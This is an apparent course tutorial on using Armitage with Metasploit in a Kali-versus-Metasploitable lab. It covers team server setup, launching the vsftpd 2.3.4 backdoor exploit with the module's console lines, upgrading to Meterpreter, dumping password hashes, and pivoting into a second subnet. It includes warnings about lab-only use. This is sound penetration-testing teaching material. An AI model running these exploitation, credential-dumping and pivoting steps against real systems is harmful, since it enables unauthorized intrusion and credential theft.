
This is Day 28 of a Kali Linux mastery course teaching Armitage, the graphical interface to Metasploit Framework. The article explains what Armitage is (a visualization layer, not a standalone tool), how to set up a PostgreSQL database and team server for collaborative penetration testing, how to scan targets and execute exploits visually, and how to pivot through compromised hosts to reach isolated networks. It matters because Armitage transforms Metasploit from text-based complexity into a visual representation useful for managing scale and team coordination, while the author emphasizes critical thinking and warns against treating it as a 'magic button.'
- Armitage is visualization, not capabilityArmitage contains no exploits of its own—every attack runs through Metasploit Framework underneath. It functions as a graphical console that connects to a running Metasploit instance over the network and displays the engagement visually. This distinction matters because the GUI can hide important failure details visible in the console, trading some visibility for a cleaner interface.
- Database and team server setup orderArmitage requires two services running before launching: PostgreSQL (which stores hosts, services, credentials, and sessions) and a team server that allows multiple operators to connect to a shared Metasploit instance. The article demonstrates starting PostgreSQL with `sudo msfdb init`, then launching the team server with `sudo teamserver ` on a host-only network address, leaving the server terminal open while launching the client in a new terminal.
- Find Attacks is optimistic, not deterministicThe Find Attacks feature cross-references discovered services against Metasploit's exploit database and presents a menu of possible attacks, but it matches on service banners, not on actual exploit success. The article warns that this feature 'over-promises'—it cheerfully offers fifteen candidate exploits when only two will actually work, requiring the operator to exercise judgment rather than executing the list top-to-bottom.
- Shell upgrade to Meterpreter is requiredThe vsftpd backdoor exploit opens a raw Unix command shell, not a Meterpreter session, so post-exploitation features like Screenshot, Loot, and Pivoting don't appear until upgrading. The upgrade happens via `sessions -u ` in the console, spawning Meterpreter alongside the original shell and keeping both active as redundancy.
- Pivoting creates routing through compromised hostsPivoting setup via `Pivoting > Setup` or `run autoroute -s ` creates a route to networks the first compromised host can reach but Kali cannot. After pivoting, new hosts in that subnet appear in the same graph visually connected through the pivot host, allowing attacks on machines unreachable directly from Kali—traffic flows through the compromised host as a relay.
- Team server enables real-time collaborationMultiple operators connect to the same team server and see identical hosts, sessions, and loot in real time—when one teammate lands a shell or runs hashdump to extract credentials, all connected operators see those updates without manual sharing. On solo labs this feels like overhead, but on multi-person engagements it prevents accidental re-exploitation of the same host.
- Hail Mary creates noise and crashesAttacks > Hail Mary fires every possible exploit against every host in the graph simultaneously. The article explicitly warns against using this on live networks because it generates enough traffic to trigger every intrusion-detection system and many memory-corruption exploits crash services or entire hosts when they miss, potentially taking production systems offline.
- Armitage is no longer actively maintainedThe article notes that while Armitage is no longer developed by original author Raphael Mudge, it still ships in Kali and drives current Metasploit Framework. Users will encounter occasional rough edges, but the workflow and concepts (team server, visual targeting, module matching) carry directly to Cobalt Strike, Armitage's commercial descendant.
Bottom line: Armitage is a visualization layer over Metasploit that excels at showing scale (dozens of hosts at a glance) and enabling team coordination through a shared server, but it remains a GUI to an underlying console—understanding the Metasploit commands underneath is essential to troubleshooting and avoiding the temptation to treat it as a magical point-and-click hacking tool. The most critical professional discipline Armitage teaches is targeting deliberately (one host, one service, one justified ex
FREE
Part of the Kali Linux 180-Day Course
🎯 What you’ll master in Day 28
⏱ ~30 min read · 3 hands-on exercises · Kali + Metasploitable lab
Armitage Tutorial – Table of Contents
Here’s where we are in the course. You’ve spent twenty-seven days building a toolkit one blade at a time — recon, scanning, cracking, and the framework that ties exploitation together. Today isn’t a new weapon. It’s a lens. And I want you thinking critically about it from the first click, because a GUI that makes hacking feel easy is exactly the kind of thing that gets beginners into trouble.
What Armitage actually is (and isn’t)
Let me clear up the biggest misconception before you download anything. Armitage is not a hacking tool in its own right. It doesn’t have a single exploit inside it. Every attack it launches, every session it opens, every payload it delivers — all of that is Metasploit doing the work underneath. Armitage is a graphical console that talks to a running Metasploit instance over a network connection and draws you a picture of what’s happening. Think of it as the cockpit, not the engine.
I’m telling you this on purpose, because you’re going to see people online treat Armitage like a magic button. It isn’t. If you don’t understand what msfconsole is doing — and you do, because you’ve spent two days in it — the GUI will happily hide the one detail that would have told you why an exploit failed. That’s the trade. You get a map and a team view; you give up a little visibility into the plumbing.
So when does the map earn its keep? Two situations, mainly. The first is scale: when you’ve scanned a network and you’re looking at twenty, forty, a hundred hosts, a visual graph where compromised machines light up red is genuinely faster to reason about than scrolling hosts and sessions -l in a terminal. The second is collaboration — and this is the part almost every tutorial skips.
Starting the database and team server
You’re about to see why I made you comfortable with the console first. Armitage needs two things running before it’ll even open: the PostgreSQL database that Metasploit stores everything in, and a team server for Armitage to connect to. Miss either and you’ll get an error that tells you almost nothing. Let’s do it in the right order so you never see that error.
First, the database. Metasploit uses PostgreSQL to remember every host, service, credential and session across your engagement — and Armitage reads that same database to draw the graph. If the database is empty or down, your graph is empty too.
See that Connected to msf line? That’s your green light. If instead you get Failed to connect, nine times out of ten PostgreSQL simply isn’t up yet — run the systemctl start line again and give it a couple of seconds. I’ve watched a room full of students panic over that error when the fix was literally “wait two seconds and try again.”
Now the team server. This is the piece that makes Armitage more than a solo toy, and it’s the part I most want you to understand. A team server is a shared Metasploit instance that multiple operators connect to at once. When your teammate lands a shell, you see it. When you loot a credential, they see it. On a real engagement with three people working the same client network, that shared picture is the difference between coordination and three people accidentally re-exploiting the same box.
192.168.56.101 — that’s mine. Use the address from your ip addr output. And do not bind the team server to 0.0.0.0 or a public interface “to make it easier.” That opens an authenticated remote-control server for your entire Metasploit instance to the network. On a lab, bind to your host-only adapter. Ever.[*] Sleeping 20 seconds to let the RPC server start…
# this terminal is now the server. it stays open.
# open a NEW terminal to launch the Armitage client.
Connecting Armitage and reading the interface
New terminal open? Good. Now you launch the Armitage client and point it back at the team server you just started. Because the server is on your own machine, the host is the same IP you bound to, the port is 55553, and the credentials are the ones you set.
The first time you connect, Armitage may ask whether to start Metasploit’s RPC server — say yes, and give it a minute. I’ve seen people click through three “still connecting” dialogs and assume it froze. It didn’t. It’s slow on first launch. Patience here saves you a restart.
When it opens, you’re looking at three regions, and understanding them is 80% of using Armitage well. Top-left is the module browser — the entire Metasploit tree (exploits, payloads, auxiliary, post) in a searchable list. The big area top-right is the target graph, empty right now because we haven’t scanned anything. And the bottom is the console and tabs — and here’s the reassuring part: that bottom console is a real msfconsole. Anything the GUI can’t do, you type down there. The training wheels never actually come off; they just sit next to the real thing.

and the real Metasploit console along the bottom. When the GUI hides something,
the console is your escape hatch.
Scanning your target into the graph
An empty graph can’t attack anything, so first we tell Armitage what’s out there. You’ve got two ways in. You can add a host you already know about by hand, or you can let Armitage drive an Nmap scan — the same Nmap you learned on Day 1 — and populate the graph from the results. We’ll do both, because knowing your target’s IP already is the common case in a lab.
Go to Hosts → Add Hosts and drop in your Metasploitable IP. A single computer icon appears in the graph. It’s there, but Armitage knows nothing about it yet — no open ports, no services, no operating system. An icon with no intelligence behind it is useless, so now we scan.
Watch the graph as that runs. The bare computer icon grows a label — the OS, the open services — and now it’s a target with a story. Every one of those open ports is a door, and you already know what several of them mean. That vsftpd 2.3.4 on port 21 should be making the back of your neck tingle; it’s one of the most famous backdoored packages in security history. Hold that thought — it’s the door we’re going through.
db_nmap from the console. It adds the host and the service intel in one move. The point-and-click Hosts → Nmap Scan menu does the identical thing — use whichever your brain likes, but know they’re the same engine underneath.🧠 EXERCISE 1 — THINK LIKE A HACKER (10 MIN · NO TOOLS)
Before you launch a single attack, reason like an operator. Look at the five open services above — ftp, ssh, samba, mysql — and answer these on paper:
- Which one service would you attack first, and why? What are you optimising for — reliability, stealth, or speed?
- The Hail Mary button would fire exploits at all five at once. Name two concrete things that could go wrong if you did that on a client’s production server.
- You see MySQL on 3306. Is that an exploitation target, or is it more valuable after you already have a shell? Explain the difference.
Find Attacks — and why it over-promises
Now the feature everyone comes to Armitage for. Right-click the host, or use the Attacks → Find Attacks menu, and Armitage cross-references the services it discovered against Metasploit’s exploit database. When it finishes, right-clicking the host shows a new Attack menu, organised by service, listing every module that might apply.
And here’s where I have to be straight with you, because this is exactly where beginners get burned. That word — might — is doing enormous work. Find Attacks matches on service banners, not on whether an exploit will actually land. It’s optimistic. It will cheerfully offer you fifteen “attacks” against a host where only two truly work. If you treat that menu as a list of guaranteed wins, you’ll spend an afternoon firing duds and wondering why nothing pops.
So use it the way it should be used: as a shortlist to investigate, not a to-do list to execute top to bottom. You still bring the judgement. For Metasploitable, we already did that judgement in Exercise 1 — we’re going through the vsftpd backdoor.
Look at the graph. The host icon just turned red and grew electric arcs around it — Armitage’s way of saying “owned.” That visual is the entire selling point in one image: across a hundred hosts, the red ones are yours at a glance. And the console confirms it: Command shell session 1 opened. You have code execution on the target.
⚡ EXERCISE 2 — KALI TERMINAL (15 MIN)
Land your own session, then prove you understand it isn’t magic by reproducing it in the console:
- With your Metasploitable scanned into the graph, right-click it, open Attack → ftp → vsftpd_234_backdoor, and Launch. Confirm the icon turns red.
- Now do it the console way. In the bottom pane, type the three lines yourself:
use exploit/unix/ftp/vsftpd_234_backdoor,set RHOSTS <your-target>,exploit. - In your new shell, run
idandwhoami. Screenshot the output.
id output (root on Metasploitable!) in #day-28-armitage.Working the Meterpreter session
Here is the thing nobody warns you about: the vsftpd backdoor exploit opens a raw Unix command shell, not a Meterpreter session. That means the rich Armitage right-click menus — Loot, Screenshot, Pivoting — will not appear yet. You need to upgrade the shell to Meterpreter first. This is a two-line operation in the console and it is the step every tutorial that jumps straight to hashdump is silently skipping.
Now right-click your red host in Armitage and the full menu appears: Meterpreter → Interact → Meterpreter Shell. A new tab opens, and the whole post-exploitation menu is live. But — and you knew this was coming — I want you to run at least one of these from the tab by hand, so the menu never becomes a thing you click without understanding.
Those hashes just landed in the team server’s loot database. If a teammate were connected, they’d see them appear under View → Loot without you sending anything. That’s the collaboration payoff made concrete — and it’s a natural handoff to your cracking days, because those hashes are exactly what you’d feed to Hashcat from Day 19.
Pivoting to a second subnet
Here’s the part everyone skips, and it’s the most valuable thing Armitage teaches visually. Real networks are segmented. You land on one host that can reach a subnet you can’t touch directly from Kali — and that first host becomes your bridge. This is pivoting, and doing it in a GUI where you can literally see the second network appear is the clearest way to understand it the first time.
With your Meterpreter session on Metasploitable, right-click the host and choose Pivoting → Setup. Armitage shows the networks your compromised host can see and lets you add a route through it. Under the hood it’s running the same autoroute you’d type in the console — the GUI just draws you the picture.
After that, any new hosts you discover on 10.10.20.0/24 appear in the same graph, connected visually through your pivot. You’re now attacking machines Kali could never reach on its own, and you can see the chain. The first time that second cluster of icons pops onto the graph behind your red host, the whole concept of “moving through a network” stops being an abstraction. That’s the moment Armitage earns its place in your toolkit.
⚡ EXERCISE 3 — KALI TERMINAL (15 MIN)
Prove pivoting to yourself — even with a single extra lab host it clicks:
- With your Meterpreter session live, open Pivoting → Setup and add a route to a second host-only subnet your Metasploitable VM can reach.
- From the console, run
db_nmap -sTagainst an address in that subnet. Note that the scan traffic is now flowing through your compromised host. - Answer in your notes: why can Kali suddenly reach a network it couldn’t ping five minutes ago? Where, exactly, is the traffic going?
The Hail Mary trap
I’ve saved the feature you’ll be most tempted by for last, so I can tell you plainly: don’t. Attacks → Hail Mary throws every exploit that could conceivably match at every host in your graph, all at once, and hopes something sticks. In a controlled lab against Metasploitable, it’s a fun fireworks show. On anything real, it’s a career-limiting move.
Two reasons. First, it’s deafeningly loud — you’re firing hundreds of exploits in seconds, and every intrusion-detection system in the environment will scream. A real engagement is often as much about staying quiet as getting in. Second, and worse, a lot of those exploits are memory-corruption attacks that crash the service or the whole host when they miss. Hail Mary against a client’s production database server can take it offline, and now you’re not writing a findings report, you’re writing an incident apology.
🧠 Quick check: your host icon stays grey after you launch an exploit and the console reads “Exploit completed, but no session was created.” What’s the first thing you check?
📋 Commands used today — Day 28 reference card
✅ Mark Day 28 complete
You can now drive Metasploit visually, collaborate through a team server, and pivot — without ever forgetting there’s a real console underneath.
❓ Frequently asked questions
Is Armitage still maintained in 2026?
What is the Armitage team server actually for?
Why can’t Armitage find any attacks?
db_nmap (or Hosts → Nmap Scan) first so Armitage knows what services are open before you ask it to match exploits against them.Should I ever use Hail Mary on a real engagement?
Armitage or msfconsole — which should I actually learn?
Is it legal to use Armitage?
📚 Further reading
- Metasploit Tutorial — Day 10 — the engine under everything Armitage does; revisit if the console lines felt unfamiliar.
- Metasploitable Lab Setup — build the authorised target this whole lesson attacks.
- Hashcat Tutorial — Day 19 — where the hashes you looted with hashdump go next.
- External: Metasploit Framework Documentation — the official reference for every module Armitage launches.
- External: Metasploit Unleashed — Armitage — OffSec’s free companion walkthrough.
